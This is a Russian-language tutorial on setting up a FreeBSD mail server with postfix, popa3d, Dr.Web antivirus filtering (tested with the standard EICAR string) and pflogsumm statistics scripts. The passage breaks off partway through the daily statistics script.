Свою систему мы будем строить на основе FreeBSD 4.5. В тоже время практически все описанное далее после мелких исправлений будет работать во многих других Unix-подобных системах. Главное, чтобы для целевой системы удалось найти версии программ postfix, popa3d, drweb, pflogsumm. Кратко обсудим, зачем нужен каждый из этих компонентов. Postfix будет обеспечивать принятие входящих и отправку исходящих сообщений по протоколу smtp. Обычно программы такого типа называют MTA – Mail Transfer Agent. Popa3d позволит пользователям читать полученную почту. С помощью drweb мы будем проверять на вирусы все проходящие через нас письма. Для того чтобы знать, насколько хорошо функционирует построенная нами система, нужно собирать статистику ее работы. К тому же при случае начальству можно показать, что не зря ешь свой хлеб с маслом. Выполнять это полезное действо мы будем с помощью pflogsumm.

Стоит обратить внимание, что машина, на которой все это устанавливается, имеет два сетевых интерфейса 192.168.10.252 и 80.80.120.163. Первый направлен во внутреннюю подсеть. К сожалению, авторизации на основе пароля и имени пользователя для протокола smtp у нас не будет. Отправка писем будет разрешена всем пользователям сети 192.168.10.0. С другой стороны, для малых и средних сетей в большинстве случаев этого не потребуется. Соответственно, через второй интерфейс мы будем общаться с внешним миром. Также стоит помнить, что для авторизации по pop3 мы будем использовать имена и пароли пользователей, хранящиеся в файле /etc/passwd. А это значит, что при необходимости создания новых почтовых аккаунтов мы должны добавлять новых пользователей системы с помощью программы useradd.

В качестве кандидатов на место smtp-демона рассматривались exim, postfix, qmail, sendmail. Давайте кратко рассмотрим достоинства и недостатки каждого из них. Стоит оговориться, что все нижеизложенное является всего лишь моим личным мнением. Как говорится, вольному – воля, поэтому читатель может на свой

страх и риск использовать в качестве MTA все что ему заблагорассудится.

Sendmail является самым старым MTA из нашего списка. Несмотря на впечатляющий и мощный функционал, его пришлось отбраковать сразу же. В первую очередь, произошло это из-за того, что программа представляет из себя один монолитный блок. По этой же причине за ней тянется огромный шлейф уязвимостей и проблем с быстродействием. Вторым недостатком является процедура конфигурирования. Перспективы программы, для создания простейшей конфигурации которой необходимо некоторое время повозиться с компилятором m4, по моему мнению, выглядят весьма грустно. Хотя старый монстр все еще не сдается по причине многочисленности своих приверженцев. Заключительным гвоздем в гроб Sendmail послужило то, что использование его для офиса среднего размера похоже на погоню за мухой с молотом в руках.

В то же время самый безопасный из претендентов qmail мне не понравился слишком жесткой иерархией запуска служебных программ. Для выполнения каждого класса своих задач он порождает дочерние процессы специальных программ. После выполнения задачи процесс дочерней программы уничтожается. С одной стороны, это обеспечивает безопасность и запас прочности программы, но с другой – создает некоторые накладные расходы на постоянное создание дочерних процессов и межпроцессорное взаимодействие. К тому же лично мне развитие проекта qmail кажется слишком медленным.

Приступив к осмотру Exim, с огорчением замечаю, что процесс установки, на мой взгляд, все же довольно нетривиален и не особенно подходит новичкам мира Unix. Для включения тех или иных возможностей приходится редактировать Makefile. Да и сам процесс последующей настройки показался мне слегка странным. Если не обращать внимания на описанные только что недостатки, то мощный функциональный потенциал, заложенный в эту программу, вас очень обрадует.

Postfix, являющийся ближайшим конкурентом qmail, делает упор на быстродействие и безопасность. Принципы деления выполняемой задачи очень похожи на те, что применяются в qmail, но дизайн системы совершенно другой. Основой идеологии postfix является наличие независимых резидентных модулей. Ни один из модулей не является дочерним процессом другого. В то же время за счет постоянного присутствия модулей в памяти каждый из них может независимо пользоваться услугами других. Проект postfix на данный момент является самым динамично развивающимся из всех перечисленных.

Покончив с теорией, приступим к осуществлению наших планов. Для работы с исходными текстами всего скачанного программного обеспечения я буду использовать директорию /tmp. Читатель может выбрать любую другую. Приступим к установке postfix.

Нужно создать группы postfix и postdrop. А затем в группу postfix добавить пользователя по имени postfix. Почтовая система будет работать с правами пользователя postfix, а группа postdrop будет владеть очередью сообщений. Наличие двух групп и одного пользователя увеличивает запас прочности и безопасности демона smtp. В зависимости от вашей операционной системы действия по созданию пользователя можно будет выполнить с помощью команды adduser или useradd. После успешного создания пользователя и групп принимаемся за установку postfix. Во время установки всего программного обеспечения нами будет создан еще один служебный пользователь. Нужно убедиться, что никто не сможет войти в систему, пользуясь всеми вышеупомянутыми аккаунтами. Для этого в качестве рабочей оболочки в файле /etc/passwd определяем для них /sbin/nologin.

Берем postfix-2.0.0.2.tar.gz с официального сайта проекта www.postfix.org и как обычно распаковываем и устанавливаем:

```
# tar zxvf postfix-2.0.0.2.tar.gz
# cd postfix-2.0.0.2
# make tidy
# make
# make install
```

Теперь нужно дать ответы на несколько вопросов, задаваемых во время инсталляции. В большинстве случаев нужно просто нажать ENTER, подтверждая использование настроек, предлагаемых по умолчанию.

```
install_root: [/]
# Корневой каталог файловой системы, используемой
# для установки

tempdir: [/tmp/postfix-2.0.0.2]
# Сюда будут падать временные файлы, создаваемые
# в процессе инсталляции

config_directory: [/etc/postfix]
# Тут будут находиться файлы настроек postfix

daemon_directory: [/usr/libexec/postfix]
# А здесь будет лежать выполняемый файл демона postfix

command_directory: [/usr/sbin]
# Тут будут располагаться выполняемые файлы административных
# команд postfix

queue_directory: [/var/spool/postfix]
# Директория, в которой будет находиться очередь писем,
# обрабатываемых postfix

sendmail_path: [/usr/sbin/sendmail]
# Путь к команде, используемой взамен стандартного sendmail

newaliases_path: [/usr/bin/newaliases]
# Путь к исполняемому файлу, используемому для перестройки
# почтовых псевдонимов

mailq_path: [/usr/bin/mailq]
# Путь к команде, отображающей состояние почтовой очереди
mail_owner: [postfix]
# Имя пользователя, с правами которого работает почта

setgid_group: [postdrop]
# Группа, от имени которой будут работать команды обработки
# почтовой очереди

manpage_directory: [/usr/local/man]
# В этой директории находится база документации на все
# устанавливаемые программы

sample_directory: [/etc/postfix]
# Директория, в которую нужно положить примеры
# конфигурационных файлов postfix. Смешивать примеры
# с реальными файлами конфигурации охоты нет.
# Поэтому вводим имя директории /etc/postfix/sample/

readme_directory: [no]
# Директория, куда нужно положить файлы документации
# Выбираем имя директории /etc/postfix/readme/
```

По завершению установки приступим к настройке. Конфигурационные файлы postfix находятся в директории /etc/postfix/. Все настройки, которые нам нужно поменять, находятся в файле /etc/postfix/main.cf. Большинство опций можно оставить со значениями по умолчанию. Я опишу только те из них, которые нужно изменять. Итак, приступим:

```
myhostname = mail.test.ru
# Имя нашего хоста. Лучше всего устанавливать в соответствии
# с выводом, получаемым после выполнения команды hostname.

mydomain = test.ru
# Имя нашего домена. Рекомендуется описать явно. Если
# переменная не определена, то postfix будет использовать
# значение myhostname минус первый компонент.

inet_interfaces = 192.168.10.252, 80.80.120.163
# Адреса интерфейсов, на которых нужно ждать smtp-соединений.
# Для упрощения конфигурации можно использовать слово all
# для установки прослушивания всех интерфейсов. Также можно
# использовать переменные localhost и $myhostname. Тогда
# будут задействованы интерфейсы 127.0.0.1 и адрес,
# соответствующий имени, определенному в переменной $myhostname.

mydestination = $myhostname, $mydomain
# Список доменов, которыми себя считает эта машина. То есть
# почта, приходящая для пользователей описанных доменов,
# не отправляется куда-либо, а разбирается локально.

mynetworks = 192.168.10.0/24, 127.0.0.0/8
# Определяем список доверенных сетей. Клиенты с адресами,
# принадлежащими этим сетям, смогут рассылать через нас
# почту. Если этот параметр не определен, то доверенной
# сетью считается IP-подсеть, к которой принадлежит машина
# с postfix.

alias_database = dbm:/etc/mail/aliases.db
# Путь к файлу почтовых псевдонимов.
```

Сохранив изменения, считаем что настройка postfix закончена. Еще одним важным шагом является настройка почтового псевдонима пользователя root. Нам необходимо сделать так, чтобы все письма, приходящие пользователю root, перенаправлялись пользователю tigrisha. Открываем файл /etc/mail/aliases и ищем подобную строку.

```
root:
```

Затем заменяем на вот такое:

```
root: tigrisha@test.ru
```

Сохранив файл с помощью команды newaliases, выполняем перестройку системной базы почтовых псевдонимов, находящейся в файле /etc/mail/aliases.db

Покончив с настройками, проверим нашу конфигурацию.

```
# postfix check
```

Если ошибок не появилось, значит, все у нас хорошо. Самое время запустить демона smtp в лице postfix.

```
# postfix start
```

А на другой консоли смотрим, какие сообщения попадают в файл протокола /var/log/maillog.

```
# tail -f /var/log/maillog
```

Должно получиться что-то похожее на эти строчки:

```
Jan 16 14:35:33 postfix/postfix-script: ↵
    starting the Postfix mail system
Jan 16 14:35:33 mail.test.ru postfix/master[7190]: ↵
    daemon started -- version 2.0.0.2
```

Пришло время проверить, как работает отправка почты. С помощью telnet присоединяемся к локальной системе на 25-й порт.

```
# telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.test.ru.
Escape character is '^]'.
220 mail.test.ru ESMTP Postfix

# Затем с помощью команды mail from: указываем серверу,
# от кого будет письмо.
mail from:<tigrisha@test.ru>
250 Ok

# Командой rcpt to: задаем адрес получателя.
rcpt to: <tigrisha@test.ru>
250 Ok

# И наконец, с помощью data начинаем ввод текста письма.
data
354 End data with <CR><LF>.<CR><LF>
testing mail for tigrisha
.

# Закончить ввод текста можно нажав enter, затем "."
# и снова enter.
250 Ok: queued as 822A958
```

Последнее сообщение, выданное системой, означает, что письмо помещено в очередь на отправку. Все описанные действия можно выполнить любым почтовым клиентом. Хотя я считаю, что администратор должен знать, как выполнить большинство задач по настройке и управлению системой, используя минимум инструментов. На другой консоли смотрим, что система пишет в файл /var/log/maillog. Должны увидеть появление следующих строк:

```
Jan 16 17:45:56 mail.test.ru postfix/smtpd[235]: ↵
    connect from [127.0.0.1]
Jan 16 17:47:16 mail.test.ru postfix/smtpd[235]: 822A958: ↵
    client=localhost.test.ru[127.0.0.1]
Jan 16 17:47:55 mail.test.ru postfix/cleanup[246]: 822A958: ↵
    message-id=<20030116144716.822A958@mail.test.ru>
Jan 16 17:47:55 mail.test.ru postfix/qmgr[192]: 822A958: ↵
    from=<tigrisha@test.ru>, size=416, nrcpt=1 (queue active)
Jan 16 17:47:55 mail.test.ru postfix/local[247]: 822A958: ↵
    to=<tigrisha@test.ru>, relay=local, delay=39, ↵
    status=sent (mailbox)
Jan 16 17:52:56 mail.test.ru postfix/smtpd[235]: ↵
    disconnect from localhost.test.ru[127.0.0.1]
```

Если все так и произошло, значит smtp работает как положено. По умолчанию для хранения полученных писем postfix использует формат mailbox. Это означает, что у каждого пользователя есть файл, в котором хранятся все его письма. Обычно он должен находиться в директории /var/mail/. Соответственно для адреса tigrisha@test.ru файл будет называться /var/mail/tigrisha. Посмотрим, как себя чувствует этот файл.

```
# ll /var/mail/
total 2
-rw------- 1 postfix postfix 0 Jan 15 17:58 postfix
-rw------- 1 tigrisha tigrisha 1173 Jan 16 17:47 tigrisha
```

Итак, судя по всему, письмо благополучно попало в нужный файл. Теперь необходимо настроить pop3, для того чтобы пользователи могли забирать почту с сервера. В качестве демона pop3 мы будем использовать popa3d. За этой программой закрепилась слава одного из самых быстрых, надежных и безопасных демонов pop3. К сожалению, процедура установки этой программы из исходного кода очень неудобна. Перед тем как приступить к компиляции, приходится вносить в исходный код множество исправлений, чтобы включить требуемую функциональность. Лично мне не понятно, почему автор не может написать нормальный скрипт configure. Большинству других администраторов такой подход тоже не нравится. Поэтому, оберегая собственные нервы, воспользуемся системой портов.

```
# cd /usr/ports/mail/popa3d/
# make
# make install
# make clean
```

После успешной инсталляции проверяем, чтобы в файле /etc/services были подобные фрагменты.

```
pop3 110/tcp pop-3 # POP version 3 pop3 110/udp pop-3
```

В отличие от postfix, демон popa3d не находится постоянно в памяти машины. Вместо этого при каждом входящем соединении он будет запускаться супердемоном. В качестве супердемона чаще всего используются либо inetd, либо xinetd. В моем случае это был именно inetd. А раз так, то нам нужно внести в файл etc/inetd.conf следующий фрагмент:

```
pop3 stream tcp nowait root /usr/local/libexec/popper popper
```

Для того чтобы изменения вступили в силу, нужно перезапустить демон inetd. Ищем номер его процесса.

```
# ps -ax | grep inetd | grep -v "grep"
86 ?? Ss 0:01.03 /usr/sbin/inetd -wW
```

Получается, что интересующий нас процесс имеет номер идентификатора 86. Вооружившись этими знаниями, перезапускаем inetd.

```
# kill -HUP 86
```

После перезагрузки наступает самое время протестировать работу демона pop3. Делаем это, как обычно, с помощью telnet.

```
# telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.test.ru.
Escape character is '^]'.
+OK

user tigrisha
+OK
# Командой user указываем серверу, почту какого пользователя
# мы желаем читать.
pass Sx12DF234
+OK
# Передаем наш сложнейший пароль.
stat
+OK 1 597
# После того как нас авторизовали, посмотрим с помощью команды
# stat состояние нашего почтового ящика. Судя по ответу
# сервера, в ящике одно письмо размером 597 байт. Просмотреть
# содержимое письма можно с помощью команды top 1 20.

top 1 20
+OK
# Приказываем показать верхние 20 строк первого письма.

Return-Path: <tigrisha@test.ru>
Received: (from tigrisha@test.ru)
for tigrisha@test.ru; Tue, 11 Feb 2003 18:18:39 +0300 (MSK)
(envelope-from tigrisha@test.ru)
Date: Tue, 11 Feb 2003 18:18:39 +0300 (MSK)
From: Beshkov Andrew < tigrisha@test.ru >
Message-Id: <200302111518.h1BFIdO44983@mail.test.ru>
To: tigrisha

testing mail for tigrisha
.

quit
# Налюбовавшись на дело рук своих, уходим
+OK
Connection closed by foreign host.
```

Процесс получения почты прошел гладко, словно по маслу. На этом можно было бы завершить наши занятия, но все же стоит подумать о безопасности наших пользователей. Давайте приступим к созданию антивирусной защиты для нашего сервера. Как я уже говорил, в качестве антивируса мы будем использовать drweb. Грустный опыт работы с KAV для FreeBSD подтолкнул меня к правильному выбору. Также стоит обратить внимание на отличное качество русской документации, поставляющейся вместе с дистрибутивом drweb. Возможностей, заложенных в пробной версии, которую мы будем использовать достаточно для надежной защиты от вирусов. Для получения обновлений антивирусных баз нам понадобится программа wget. Кроме всего прочего она поможет нам скачивать все необходимое программное обеспечение. Устанавливаем wget, используя механизм портов.

```
#cd /usr/ports/ftp/wget
# make
# make install
# make clean
```

Пользователи других операционных систем могут взять исходный код этой утилиты тут http://www.gnu.org/software/wget/wget.html.

С помощью только что установленного wget скачиваем последнюю версию drweb:

```
# /usr/local/bin/wget ftp://ftp.drweb.ru/ ↵
   pub/unix/4.29.5/drweb-4.29.5-freebsd4.tar.gz
```

Если выполнить это действие по каким-либо причинам не удалось, то для скачивания можно воспользоваться любыми другими инструментами. Но все же стоит разобраться, почему произошел такой казус. Иначе в дальнейшем мы не сможем автоматически обновлять антивирусные базы. После окончания закачки, распаковываем полученный дистрибутив. Создаем пользователя drweb, принадлежащего группе drweb. Внимательно читаем инструкции в файле /tmp/drweb-4.29.5-freebsd4/install/opt/drweb/README.RUS.

А затем запускаем скрипт инсталляции.

```
# cd drweb-4.29.5-freebsd4
# ./install.sh
```

К сожалению, установить антивирус с помощью стандартного скрипта, да еще и с первого раза мне не удалось. Он все время жаловался, что не может создать директорию /opt/drweb/, поэтому пришлось создать ее вручную.

```
# mkdir /opt
# mkdir /opt/drweb/
```

После этого пошли жалобы на невозможность использования уже созданной директории по причине того, что она уже существует. Ну что же, придется обработать скрипт инсталляции напильником. Открываем install.sh любимым текстовым редактором, ищем такой фрагмент текста.

```
if [ -d "$INPUT" ] ; then
echo "Directory $INPUT already exists!"
else
mkdir $INPUT
if [ ! -d "$INPUT" ] ; then
echo "Can not create $INPUT!"
else
INSTALL_DIR=$INPUT
fi
fi
```

Удаляем или переводим этот фрагмент в комментарии. А вместо него вставляем строку:

```
INSTALL_DIR=$INPUT
```

Сохраняемся, выходим из редактора и запускаем install.sh снова. Теперь нужно по порядку отвечать на вопросы, задаваемые скриптом.


```
Enter destination directory (/opt/drweb is default):
# Директория инсталляции

Select interface language: 0) english 1) russian
# Язык интерфейса. Мне больше нравится английский, поэтому
# я выбрал «0»
```

После завершения установки начинаем редактировать /etc/drweb.ini.

Ищем строку:

```
;User = drweb
```

Удаляем из нее символ «;» и идем дальше. Таким образом мы указываем демону drweb, что он должен работать с правами одноименного пользователя. Итак, антивирус установлен. Запускаем его с помошью файла /opt/drweb/drwebd. Полюбовавшись на сообщения в /var/log/messages, понимаем, что антивирус запустился и работает как надо. Но к сожалению, проку нам от этого пока мало. Для того чтобы подключить его к проверке почты, нужно настроить интерфейс от postfix к drweb. Давайте разберемся, как взаимодействуют друг с другом вышеуказанные программы, проследив весь жизненный цикл письма. На приведенной ниже схеме интересующий нас маршрут прохождения письма помечен синим цветом.



Письмо может войти в postfix двумя способами. С помощью входящего соединения по smtp через демона smtpd. Если же письмо отправлено с локальной машины, то через программу, заменяющую собой sendmail. После этого письмо попадает в модуль cleanup, который занимается проверкой и зачисткой заголовков письма. Затем письмо переходит в модуль queue, который передает его через pipe фильтру postfix-drweb. Фильтр, в свою очередь, сохраняет письмо во временном файле и передает путь к нему клиенту антивируса. Усилиями клиента письмо попадает к демону drweb. В свою очередь, он с помощью набора антивирусных баз проверяет письмо.

Если вирусов не найдено, то используя программу, заменяющую sendmail, письмо передается модулю pickup. Затем, вторично пройдя через cleanup и queue, в зависимости от того, где находится получатель, письмо попадает либо в local и доставляется локально, либо в smtp и отсылается на другой сервер.

Если drweb считает письмо зараженным, оно переносится в карантин. С помощью программы sendmail письма с уведомлениями о данном неприятном факте направляются всем, кто указан в секции [VirusNotify] файла drweb_postfix.conf. Обычно это администратор, отправитель и получатель. Разобравшись с теорией, приступим к настройке.

Берем фильтр drweb для postfix:

```
# /usr/local/bin/wget ftp://ftp.drweb.ru/ ↵
   pub/unix/drweb-postfix-4.29.10-freebsd4.tar.gz
```

В обязательном порядке читаем документацию, поставляемую вместе с фильтром.

После распаковки получаем две директории etc и opt. Содержимое директории etc копируем в /etc/drweb/, а файлы из opt соответственно кладем в /opt/drweb/.

Создаем директорию, в которую фильтр будет складывать письма, приготовленные для проверки.

```
# mkdir /var/spool/drweb
```

Настраиваем права доступа так, чтобы работать с этой директорией мог только единственный пользователь группы drweb.

Аналогичным способом расставляем нужные права на остальные интересные для нас директории.

```
# chmod 770 /var/spool/drweb
# chown drweb:drweb /var/spool/drweb
# chown -R drweb:drweb /opt
# chown -R drweb:drweb /var/drweb/
# chown -R drweb:drweb /etc/drweb/
```

Теперь нужно указать postfix, что каждое входящее письмо должно проходить через антивирусный фильтр. В файле /etc/postfix/master.cf ищем строку:

```
smtp inet n - n - - smtpd
```

И заменяем ее на вот это:

```
smtp inet n - n - - smtpd -o content_filter=filter:dummy
```

Затем в конец этого же файла добавляем описание нашего фильтра:

```
filter unix - n n - - pipe
flags=R user=drweb argv=/opt/drweb/drweb-postfix ↵
-f ${sender} -- ${recipient}
```

В файле /etc/drweb/drweb_postfix.conf найти такие строки и вписать в них следующие значения.

```
AdminMail =
# почтовый адрес администратора

FilterMail =
# почтовый адрес демона drweb
```

Перезапускаем postfix с помощью команды restart. Если ошибок на консоли и в файле /var/log/maillog не появилось, значит, все идет как надо. Итак, почтовая система запустилась, но нам нужно проверить, как работает антивирус. Специально для таких целей вместе с drweb поставляется тестовый файл, опознаваемый многими антивирусными программи как вирус. В нем описан так называемый EICAR-вирус. Подробнее об этом имитаторе вируса читайте в документации, поставляемой вместе с drweb. А точнее, в файле /opt/drweb/doc/readme.eicar. Теперь с помощью любого текстового редактора создаем файл test.com, содержащий EICAR-вирус и записываем в него вот такую строку:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS ↵
    -TEST-FILE!$H+H*
```

Сохраняем полученый файл. С помощью любой почтовой программы пишем себе письмо, прикрепив к нему только что созданный файл test.com. Отправив письмо, получим ответ с уведомлением о том, что мы пытались отправить себе вирус. В письме должны быть строки, подобные нижеследующим:

```
DrWeb scanning report:
======================
127.0.0.1 [19926] /var/spool/drweb//drweb.tmp_X19925 ↵
    - archive MAIL
127.0.0.1 [19926] >/var/spool/drweb//drweb.tmp_X19925/eicar.com ↵
    infected with EICAR Test File (NOT a Virus!)
========
Summary:
========
known virus is found : 1
```

Итак, антивирусная система работает как положено. К сожалению, вирусописатели не сидят, сложа руки. Каждый месяц появляется несколько десятков новых вирусов. Для того чтобы наша система могла ловить новейшие вирусы, нужно настроить автоматическое обновление антивирусных баз. Выполнение этой важной задачи возложим на /opt/drweb/update.pl, который будет самостоятельно скачивать новые базы.

После получения всех баз этот же скрипт будет перезапускать демона drweb. Это делается для того, чтобы демон мог загрузить полученные только что базы. Настраиваем crontab пользователя drweb так, чтобы с помощью вышеописанного скрипта обновление антивирусных баз происходило через каждые 10 часов.

```
# crontab -e -u drweb
00 0-24/10 * * * /opt/drweb/update/update.pl
```

Приближаясь к финишу, необходимо исправить еще несколько ошибок программистов, создававших скрипты для drweb.

После перезагрузки FreeBSD запускает на выполнение все скрипты, находящиеся в /usr/local/etc/rc.d/.

Во время инсталляции drweb автоматически создал скрипт, который будет выполнять запуск демона drweb после перезагрузки системы. Также у нас появится возможность управлять работой демона с помощью команд stop, reload, start, restart. Рассмотрим каждую из этих команд подробнее.

- start – запускает процесс drwebd.
- stop – останавливает текущий процесс drwebd.
- restart – останавливает выполняющийся процесс drwebd и запускает новый.
- reload – отправляет процессу drwebd сигнал HUP, заставляя его перечитать конфигурационные файлы, а затем продолжить работу.

Вся проблема в том, что создался этот файл не с тем именем, которое нам необходимо. Для FreeBSD он должен называться drweb.sh, а не drweb.

```
# mv /usr/local/etc/rc.d/drweb /usr/local/etc/rc.d/drweb.sh
```

Во-вторых, в операционной системе FreeBSD до версии 4.6 после перезагрузки файл drweb.sh будет выполнен без единого параметра командной строки. Для правильного выполнения последовательности запуска демона drweb, этот файл нужно выполнить с параметром start. Сейчас мы это исправим. Открываем файл для редактирования и ищем строку:

```
echo "Usage: $0 {start|stop|restart|reload}"
```

После нее добавляем вот такую строку:

```
/usr/local/etc/rc.d/drweb.sh start
```

Таким образом, мы своего добились. Скрипт drweb.sh, не получив параметров из командной строки, рекурсивно выполнит сам себя с параметром start.

В качестве теста перезагружаем систему с помощью команды reboot для того, чтобы убедиться, что демоны postfix и drweb будут запущены автоматически.

Теперь займемся настройкой скритпа pflogsumm. Давайте посмотрим, какие данные сможет предложить нам pflogsumm:

- Количество принятых, доставленных, перенаправленных, отложенных, вовзращенных отправителю или отброшенных сообщений.
- Общий размер принятых и отправленных сообщений.
- Список хостов и доменов, занимавшихся отправкой и получением почты.
- Список адресов пользователей, учавствовавших в обмене сообщениями.
- Статистика по количеству входящих и исходящих smtp-соединений.
- Минимальная, средняя, наибольшая продолжительность smtp-соединений с каждым хостом или доменом.
- Характеристики ежедневного или почасового трафика, создаваемого почтой.
- Данные о количестве сообщений с разбивкой по доменам и хостам.
- Сведения о предупреждениях, фатальных ошибках или панических состояниях почтовой системы.
- Данные о прочих информационных сообщениях, записаных в протокол демоном smtp.
- Состояние почтовой очереди.

Англоязычную версию pflogsumm-1.0.4.pl можно взять на сайте автора. Но все же мне кажется, что гораздо приятнее читать отчеты на родном языке. Поэтому я предпочитаю использовать версию, переведенную мною лично на русский язык. Скачать модифицированную версию скрипта можно http://www.onix.opennet.ru/files/pflogsumm_rus_1.0.4.tar.gz. Создаем директорию для размещения скрипта и прочих файлов.

```
# mkdir /usr/local/pflogsumm
```

Теперь кладем туда pflogsumm-1.0.4.pl. Переименовываем его для краткости в pflogsumm.pl. Устанавливаем файлу владельца, группу и право на выполнение.

```
# chmod 100 /usr/local/pflogsumm/pflogsumm.pl
# chown root:wheel /usr/local/pflogsumm/ pflogsumm.pl
```

Для выполнения pflogsumm желательно иметь Perl версии не ниже 5.004. Стабильная работа с более ранними версиями интерпретатора Perl не гарантируется. Узнать версию Perl, установленного в системе, можно с помощью комманды perl -v.

Запустив модуль pflogsumm на выполнение, вы, скорее всего, получите ошибки подобные этим:

```
# ./pflogsumm.pl
Can't locate Date/Calc.pm in @INC (@INC contains: ↵
    /usr/libdata/perl/5.00503/mach
/usr/libdata/perl/5.00503 ↵
    /usr/local/lib/perl5/site_perl/5.005/i386-freebsd /us
r/local/lib/perl5/site_perl/5.005 .) at ./pflogsumm.pl line 213.
BEGIN failed--compilation aborted at ./pflogsumm.pl line 213.
```

Это означает, что у вас отсутствует модуль Perl по имени Date-Calc, написанный Steffen Beyer. Он состоит из библиотеки языка C и модуля perl, который использует эту библиотеку. Нам этот модуль необходим для работы с датами Грегорианского календаря. Стандарт календаря описывается документами ISO/R 2015-1971, DIN 1355 и ISO 8601. На данный момент календарь такого типа используется во всех Европейских странах. В свою очередь, для работы модуля Date-Calc нам потребуется модуль Bit-Vector. Берем самую последнюю версию вышеописанных пакетов на сайте автора http://www.engelschall.com/~sb/download/. В случае если это сделать не удастся, скачайте те же пакеты из центрального хранилища CPAN (Comprehensive Perl Archive Network). На момент написания статьи были актуальны версии Date-Calc-5.3 и Bit-Vector-6.3. Кладем оба пакета во временную директорию, например в /tmp. А затем начинаем распаковывать и устанавливать:

```
# tar zxvf Bit-Vector-6.3.tar.gz
# cd Bit-Vector-6.3
# perl Makefile.PL
# make
# make test
# make install
```

Если с Bit-Vector все прошло удачно, выполняем аналогичные действия для пакета Date-Calc. По окончанию установки снова запускаем pflogsumm.pl. Если на экране не появилось ни одной ошибки, значит, все требуемые модули находятся на месте и готовы к использованию.

Технология работы pflogsumm довольно проста. Пользователь передает на стандартный ввод скрипта файлы протокола почтовой системы. А результаты получает из стандартного вывода. Мне кажется, что статистика должна собираться за прошедшую неделю, предыдущий и текущий день. Для выполнения этих задач мы напишем три вспомогательных скрипта. После их выполнения сформированные файлы должны записываться в директорию /usr/local/apache/htdocs/traffic/. С помощью веб-сервера apache, работающего на этой же машине, файлы из этой директории будут доступны начальству для просмотра с помощью любого веб-браузера. В дополнение к этому хотелось, чтобы недельная и ежедневная статистика приходила по почте администратору.

Для систем FreeBSD характерно хранение протокола почтовой системы длиной в одну неделю. В некоторых диалектах Linux принято хранить протоколы длиной в один месяц. Как и во многих других Unix-подобных системах, с помощью демона cron каждую ночь запускается задача ротации файлов протоколов. В результате работы этой задачи файл /var/log/maillog упаковывается с помощью программы gunzip и записывается вместо файла /var/log/maillog.0.gz. В других системах вместо gunzip используется bzip, но основной принцип это не меняет. Старое содержимое файла /var/log/maillog.0.gz записывается в файл /var/log/maillog.1.gz. Таким образом, все файлы по цепочке смещаются вниз на один день. И только содержимое файла /var/log/maillog.6.gz никуда не копируется, а просто перезаписывается файлом /var/log/maillog.5.gz. Обдумав все вышесказанное, приходим к выводу, что недельный и ежедневный скрипты подсчета статистики должны запускаться после того, как задача ротации логов успешно завершится. Во избежание всяких казусов

уточните время запуска и завершения задачи ротации протоколов для вашей системы.

Ниже приводится содержимое файла /usr/local/pflogsumm/weekly.sh, создающего недельную статистику. Этот скрипт запускается каждый понедельник в 1 час 00 минут.

```
#!/bin/sh
zcat /var/log/maillog.0.gz > /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.1.gz >> /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.2.gz >> /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.3.gz >> /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.4.gz >> /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.5.gz >> /usr/local/pflogsumm/weekly.maillog
zcat /var/log/maillog.6.gz >> /usr/local/pflogsumm/weekly.maillog
# Собираем полный недельный протокол в файл weekly.maillog
# такой подход облегчает обработку файла. Но в то же время
# стоит убедиться, что в системе хватит места для этого файла.

echo "/usr/local/apache/htdocs/traffic/" > ↲
    /usr/local/pflogsumm/weekly.name
date -v-7d "+%d%b%Y-" >> /usr/local/pflogsumm/weekly.name
date -v-1d "+%d%b%Y" >> /usr/local/pflogsumm/weekly.name
# Записываем в файл weekly.name полный путь к результирующему
# файлу. Должны получаться имена файлов вроде 17Apr2003-24Apr2003

/usr/local/pflogsumm/pflogsumm.pl ↲
    /usr/local/pflogsumm/weekly.maillog --smtpd_stats ↲
    --mailq --problems_first --rej_add_from --verbose_msg_detail ↲
    --iso_date_time > `tr -d "\n" < ↲
    /usr/local/pflogsumm/weekly.name`
# Запускаем расчеты и перенаправляем стандартный вывод
# в результирующий файл

cat `tr -d "\n" < /usr/local/pflogsumm/weekly.name` | mail -s ↲
    `date -v-7d "+%d%b%Y-"``date -v-1d "+%d%b%Y"`
# Отправляем копию файла почтой администратору

rm /usr/local/pflogsumm/weekly.maillog
rm /usr/local/pflogsumm/weekly.name
# Убираем за собой мусор
```

Закончив с еженедельным скриптом, перейдем к ежедневному, собирающему данные за вчерашний день /usr/local/pflogsumm/daily.sh. Комментировать в нем нечего, потому что это всего лишь упрощенная версия еженедельного расчета. Этот скрипт запускается каждую ночь в 2 часа 00 минут.

```
#!/bin/sh

zcat /var/log/maillog.0.gz > /usr/local/pflogsumm/daily.maillog
echo "/usr/local/apache/htdocs/traffic/" > ↲
    /usr/local/pflogsumm/daily.name
date -v-1d "+%d%b%Y" >> /usr/local/pflogsumm/daily.name

/usr/local/pflogsumm/pflogsumm.pl -d yesterday ↲
    /usr/local/pflogsumm/daily.maillog --mailq ↲
    --problems_first --rej_add_from --verbose_msg_detail ↲
    -iso_date_time > `tr -d "\n" < ↲
    /usr/local/pflogsumm/daily.name`

date -v-1d "+%d%b%Y" > /usr/local/pflogsumm/tmp.date

cat `tr -d "\n" < /usr/local/pflogsumm/daily.name` | mail -s ↲
    `date -v-1d "+%d%b%Y"` tigrisha@test.ru

